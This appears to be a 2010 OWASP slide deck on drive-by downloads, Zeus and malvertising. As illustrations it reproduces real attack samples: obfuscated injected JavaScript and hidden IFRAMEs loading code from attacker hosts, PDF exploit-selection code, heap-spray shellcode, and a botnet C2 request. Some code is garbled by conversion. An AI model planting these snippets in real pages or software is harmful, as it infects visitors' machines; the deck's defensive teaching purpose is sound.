



Drive By Downloads

How to Avoid Getting a Cap Popped in Your App

OWASP

July 1st, 2010

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<http://www.owasp.org>

Web-Based Malware

Motivation / Recent Events:

Zeus botnet via drive-by-download

China attacks against Google (and others)

Malvertising Attacks (NYT, FarmTown/Facebook, Yahoo, Fox, Google, DrudgeReport)

Mitigation:

Prevention, Detection, Containment, and Recovery



Drive-by-Downloads

- 1) Inject legitimate web page with malicious code (e.g., JavaScript, IFRAME, etc) OR direct user to infected web page (e.g. fake anti-virus or phishing).
- 2) Invoke client-side vulnerability (e.g., IE zero-day, PDF exploit, etc)
OR use social engineering
- 3) Deliver shellcode to take control
- 4) Send “downloader”
- 5) Deliver malware of attackers choice


Zeus Botnet

- Spread via drive-by-downloads and phishing
- First identified July 2007
- Compromised over 74K FTP accounts in June 2009
- Affected: Bank of America, NASA, Monster, ABC, Oracle, Cisco, Amazon, and BusinessWeek.
- Estimated size: 3.6M machines

Ex: Phishing and WBM to spread 0-day



The Challenge for Websites: Many Ways to Get Infected



Malware Attacks Hurt Enterprises

Brand and customer loss



Traffic and revenue loss



Data Theft/Compliance Liability



PCWorld Business Center

Discover news, guides, and products for Software & Services, Office Hardware, Security, Servers & Storage, and Cell Phone.

Software / Services September 14, 2009 8:49 AM

NYTimes.com Warns of Malware on Site

By Robert McMillan, IDG News Service [Print](#) [Digg](#) [Twitter](#) [Facebook](#) [More...](#)

Online scammers have apparently found a new way to reach their marks: They've started running ads on the Web site of The New York Times.

The newspaper warned readers Sunday that so-called rogue antivirus sellers had been spotted on its Web site, NYTimes.com. Their products, often promoted by Eastern European criminal organizations, are either ineffective or actually end up infecting the computers of people who purchase them.



Google wesh.com/

Web [Show options...](#)

Orlando News, Daytona Beach, Central Florida News, Weather ...
This site may harm your computer.
Visit WESH.com for breaking news in Orlando, FL from WESH. Orlando breaking news, headlines, weather, and sports. Local news for Orlando, Daytona Beach, ...
[www.wesh.com/](#) - Similar -

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tion **GLBA** Tes
Compliance
ction Govern
Program



Step 1: Inject Javascript

```
unescape(' %2F/%2E. | %2E | %3Cdiv%20~s&t#%791e~=#di`%73
~%70~%6C%61~%79%3A!%6Eo`%6E%65%3E~\ndo%63um$%65%6E
!%74%2Ew&rit|e(!%22%3C/$%74&%65|%78#%74%61!r%65
|%61%3E"!%29;v&%61r%20@%69$%2C%5F%2C%61%3D%5B&"%
~%32%318%2E@%39%33~%2E|%32$%30%32|.%361%22,%22
|7%38|.%31%31~0.#%31&7`%35%2E#21#%22]|;_!%3D1;!%69
f%28&d%6F%63~%75#m%65@n|t.c%6Fo~ki%65`%2E$%6D@a%74
$%63&%68~(/%5C@%62h%67%66`%74&%3D&%31~%2F)#= %3D$%6E
#%75~1`1)$%66#o%72`(%69=@%30~%3B$%69%3C!%32@%3B~i
|%2B%2B%29$%64%6F&cu%6De#%6E|%74%2Ew$%72%69%74&
e(%22@%3C~%73!%63#%72i~p!%74!%3Ei@%66`(#|%29!%64o
~%63u@m`%65%6E|%74.%77@r%69%74%65(`%5C@">%3C%73$%63
|%72~%69$%70%74%20%69%64%3D%5F%22%2B%69!+"|_%20
s%72@c=%2F%2F|%22+#%61@[|i&%5D!%2B%22%2F`c&p%2F%3
E%3C%5C`%5C`/@scr@%69%70%74%3E$%5C~"!%29%3C%5C`%2
F%73%63rip$%74%3E|"#)%3B\n`%2F`/`%3C`%2F%64%69@%76
~%3E').replace(/\$|\\||~|`|\\!|\\&|@|#/g,"");
```

Step 1: Inject Javascript

```
//...<div style="display:none">  
document.write("</textarea>");var i,_,a  
=[ "218.93.202.61", "78.110.175.21" ];_=1;i  
f(document.cookie.match(/\bhgft=1/)==null  
)for(i=0;i<2;i++)document.write("<script>i  
f(_)document.write(\"<script id=" +i+ "  
src://" +a[i]+ "/cp/><\\script>\")<\\  
/script>");  
//</div>
```

which produces...

```
<script>if(_)document.write("<script id=_0_  
src=/218.93.202.61/cp/><\\script>")<  
/script>  
<script>if(_)document.write("<script id=_1_  
src=/78.110.175.21/cp/><\\script>")<  
/script>
```

Step 1: Inject Javascript

```
<script id=_0_ src=/218.93.202.61/cp/></script>
<script id=_1_ src=/78.110.175.21/cp/></script>
```

- Sources in malicious javascript from a compromised IP!
- Infects user's machine silently

Step 2: Invoke client-side vuln (following used by Zeus)

CVE-2008-2992

Description: Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the `util.printf` JavaScript function with a crafted format string argument, a related issue to [CVE-2008-1104](#)

CVE-2007-5659

Description: Multiple buffer overflows in Adobe Reader and Acrobat 8.1.1 and earlier allow remote attackers to execute arbitrary code via a PDF file with long arguments to unspecified JavaScript methods.

CVE-2009-0927

Description: Stack-based buffer overflow in Adobe Reader and Adobe Acrobat 9 before 9.1, 8 before 8.1.3 , and 7 before 7.1.1 allows remote attackers to execute arbitrary code via a crafted argument to the `getIcon` method of a Collab object.

Step 2: Ex. Fingerprint PDF Reader

```
function pdf_start(){var
version=app.viewerVersion.toString();version=version.
replace(/\D/g,'');var version_array=new
Array(version.charAt(0),version.charAt(1),version.cha
rAt(2));if((version_array[0]==8)&&(version_array[1]==
0)|| (version_array[1]==1&&version_array[2]DA3)){util_
printf();}
if((version_array[0]DA8)|| (version_array[0]==8&&versi
on_array[1]DA2&&version_array[2]DA2)){collab_email();
}
if((version_array[0]DA9)|| (version_array[0]==9&&versi
on_array[1]DA1)){collab_geticon();}} pdf_start();}
```

Step 3: Deliver Shellcode (via JavaScript Heap Spray)

```
%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09E
B%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4F
EB%u525A%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u5
6F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%u
F238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u468B%
u0324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E
%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78
B%uAEF2%uB84F%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u68
50%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u5
093%uC033%u5050%u8B56%u0455%uC283%u837F%u31C2%u5052%u36B8%u
2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%
uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u742F%u7474%u6161
%u7461%u7474%u722E%u2F75%u6F6C%u6461%u702E%u7068%u653F%u323
D
```

Step 4: Send 'Downloader'

Example: 2k8.exe



Virustotal is a [service that analyzes suspicious files](#) and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File 2k8.exe received on 2010.02.18 01:39:05 (UTC)
Current status: **finished**
Result: **23/41 (56.10%)**

[Compact](#) [Print results](#)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.17	Trojan-Dropper.Agent!IK
AhnLab-V3	5.0.0.2	2010.02.17	Win-Trojan/Downloader.8704.ZB
AntiVir	8.2.1.170	2010.02.17	-
Antiy-AVL	2.0.3.7	2010.02.17	-
Authentium	5.2.0.5	2010.02.18	W32/Trojan2.IIFW
Avast	4.8.1351.0	2010.02.17	Win32:Trojan-gen
AVG	9.0.0.730	2010.02.18	GenericI3.BNQH
BitDefender	7.2	2010.02.18	TrojanDownloader.Obitel.C

Step 5: Join a botnet: e.g. Zeus

Follow TCP Stream

Stream Content

```
GET /new/controller.php?action=bot&entity_list=&first=1&rnd=981633&uid=1&guid=952595176
HTTP/1.1
Host: 74.54.86.233
Connection: close

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Apr 2010 02:03:20 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/5.1.6
Version: 1
Content-Length: 131072
Entity-Info: 1259351490:123904:1;1265464510:7168:1;
Rnd: 982198
Magic-Number: 512|1|
209:199:45:3:227:10:161:248:232:254:13:95:206:17:123:144:116:153:243:155:213:22:14:47:12:14:
.....
.....
_1.{...../L.....y..\9iU!hb.6s.....j.....q..s.....4.....okyA.\.$x...*.s...2t
+[l.E...K...H....D.....g.....V.t!
C&B.M..|..M.|....Z..sn..y.1&..D.....L}..uxg7U.L.6.s290~..!=.....g1....M...
Xx1<.'..'_Z....fM.S.'!x.....{.(.0e.....#}cJ....[...?U0.....h,.)Is.l..'.?....k.r.)...
$....p....va...Q.
...J..g....f....9.9.q....k..u....J'....fo....~.
p....)....d....Nj.0c..mXjsJ.yv...Bj.l.zPH.
? w " w r r y o o v v ? u F t v d s - n w n d a l v #
```

Zeus Botnet + Targeted Phishing

IFRAME / gate4ads.info

Infection Details

MD5: cdc7f46229a8abfcad40538bfe08f1bd

Infection Type: IFRAME

Description: A malicious IFRAME can source in content from web pages that attempt to fingerprint and exploit a browser vulnerability or client/OS vulnerability to cause a drive-by-download. Such IFRAMES are typically invisible to users.

Code Length: 52 bytes

Code Sample:

```
<iframe frameborder=0 src='http://gate4ads.info/t/ '>
```

Botnet propagation+
Targeted Phishing:

1. <http://internetbanking.gad.de/banking/>
2. <http://hsbc.co.uk>
3. <http://www.mybank.alliance-leicester.co.uk>
4. <http://www.citibank.de>

What next?

In addition to joining a botnet....

Hook processes to log keystrokes

Send out spam emails

Install fake anti-virus

Example old attack

```
<script language=javascript><!-- Yahoo! Counter starts
eval(unescape('%2F%2E.%2E^@|%3Cdiv%20~s&t#%79le~=#di`%73~%70~%6
C%61~%79%3A!%6Eo`%6E%65%3E~\ndo%63um$%65%6E!%74%2Ew&rit|e(!
%22%3C/$%74&%65|%78#%74%61!r%65|%61%3E"!%29;v&%61r%20@%69$
%2C%5F%2C%61%3D%5B&"~%32%318%2E@%39%33~%2E%32$%30%32|.
%361%22,%22|7%38|.%31%31~0.#%31&7`%35%2E#21#%22];_!%3D1;!%69f%
28&d%6F%63~%75#m%65@n|t.c%6Fo~ki%65`%2E$%6D@a%74$%63&%68~(/
%5C@%62h%67%66`%74&%3D&%31~%2F)#= %3D$%6E#%75~`1)$%66#o%7
2`(%69=@%30~%3B$%69%3C!%32@%3B~i|%2B%2B%29$%64%6F&cu%6De
#%6E|%74%2Ew$%72%69%74&e(%22@%3C~%73!%63#%72i~p!%74!%3Ei@
%66`(#_!%29!%64o~%63u@m`%65%6E|%74.%77@r%69%74%65(`%5C@"@
%3C%73$%63|%72~%69$%70%74%20%69%64%3D%5F%22%2B%69!+"|_%20s
%72@c=%2F%2F|%22+#!@|[i&%5D!%2B%22%2F`c&p%2F%3E%3C%5C`%
5C`/@scr@%69%70%74%3E$%5C~"!%29%3C%5C`%2F%73%63rip$%74%3
E|"#)%3B\n`%2F`%3C`%2F%64%69@%76~%3E').replace(/\$|~|`|!|&|@|#/g,
"));var yahoo_counter=1;
<!-- counter end --></script>
```

Evolution: Multi-DOM Node Injection

```
<script>document.write('<iframe  
src=\"'+unescape(document.getElementById('f3  
7z').innerHTML.replace(/[\+\!*^#@\$]/g,""))+'  
width=0 height=0></iframe>');
```

Malvertising

What is malvertising?

Malvertising = Malicious advertising

Method to inject malicious content into a web page via “structural vulnerability”

Malvertiser options:

- 1) compromise existing advertiser
- 2) sign up as new advertiser

Malvertising Stats (c/o Dasient)

- Approx 1.3 million malvertisements served per day
- 41% Fake A/V, 59% Drive-by
- Avg lifetime = 7.3 days
- 1.96x more likely on weekends (Fri/Sat/Sun)

Fake A/V



Fake A/V



Malvertising: Example URL Trace

On legitimate page:

```
<iframe  
src="http://<anonymized>/iframe?<anonymized>==,,http%3A%2F%2Fb.lp.c  
om%2Fbanner.php%3Fid%3Ditk4ig%26search%3D%5Bterms%5D%26ip%3  
D%5Bip%5D%26ua%3D%5Bua%5D%26style%3D2%26size%3D160x600,Z  
%3D160x600%26s%3D908567%26_salt%3D1379943278%26B%3D10%26r  
%3D0,303483-a945-45ce-b5e4-3047375bde" scrolling="no"  
marginwidth="0" marginheight="0" frameborder="0" >
```

http://<anonymized>/iframe?<anonymized>==,,http%3A%2F%2Fb.lp.com%
2Fbanner.php%3Fid%3Ditk4ig%26search%3D%5Bterms%5D%26ip%3D%5
Bip%5D%26ua%3D%5Bua%5D%26style%3D2%26size%3D160x600,Z%3D
160x600%26s%3D908567%26_salt%3D1379943278%26B%3D10%26r%3D
0,303483-a945-45ce-b5e4-3047375bde

www.pawntra.com/vzdmapporthlmottfaoo/

www.ptazh.com/hpqpmld/in.php

www.ptazh.com/hpqpmld/directory/terms.pdf



Web-Based Malware

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Infection Library

Dasient's malware infection library catalogs web-based malware from across the Internet. Check this page for information about the latest threats.


Infections Cataloged to Date: **175,639**

 **Protect Yourself**
Monitor Your Site [Get Started](#)

This Week's Top Infections
Top malware infections for the past week.

Rank	Name	Type	Discovery Date
1.	postfolkovs	JS	2010-06-22
2.	seamscreative	JS	2010-06-25
3.	gate4ads	IFRAME	2010-06-22
4.	mostrotraff	IFRAME	2010-02-17
5.	volgo-marun	IFRAME	2010-06-20
6.	webserviceaan	JS	2010-06-28
7.	construyendounacasa	JS	2010-06-25
8.	detektei-wenzel	JS	2010-06-27
9.	ouinimyou	IFRAME	2010-06-22
10.	webserviceskot	JS	2010-06-27

Infection Library Growth
Number of cataloged infections for the week



Week	Infections Cataloged
1	174344
2	174776
3	175208
4	175640

Web Based Malware

IFRAME / google-banner.info

Infection Details

MD5: fa06e95b28c95441d6c1e237c387fb42

Infection Type: IFRAME

Description: A malicious IFRAME can source in content from web pages that attempt to fingerprint and exploit a browser vulnerability or client/OS vulnerability to cause a drive-by-download. Such IFRAMES are typically invisible to users.

Code Length: 87 bytes

Code Sample:

```
<iframe src="http://google-banner.info/ts/out.php?s  
_id=1 width=0 height=0 frameborder=0>
```

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[Infection Library Home](#)




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[Partner Center](#) | [User Center](#) | [Infection Library](#)

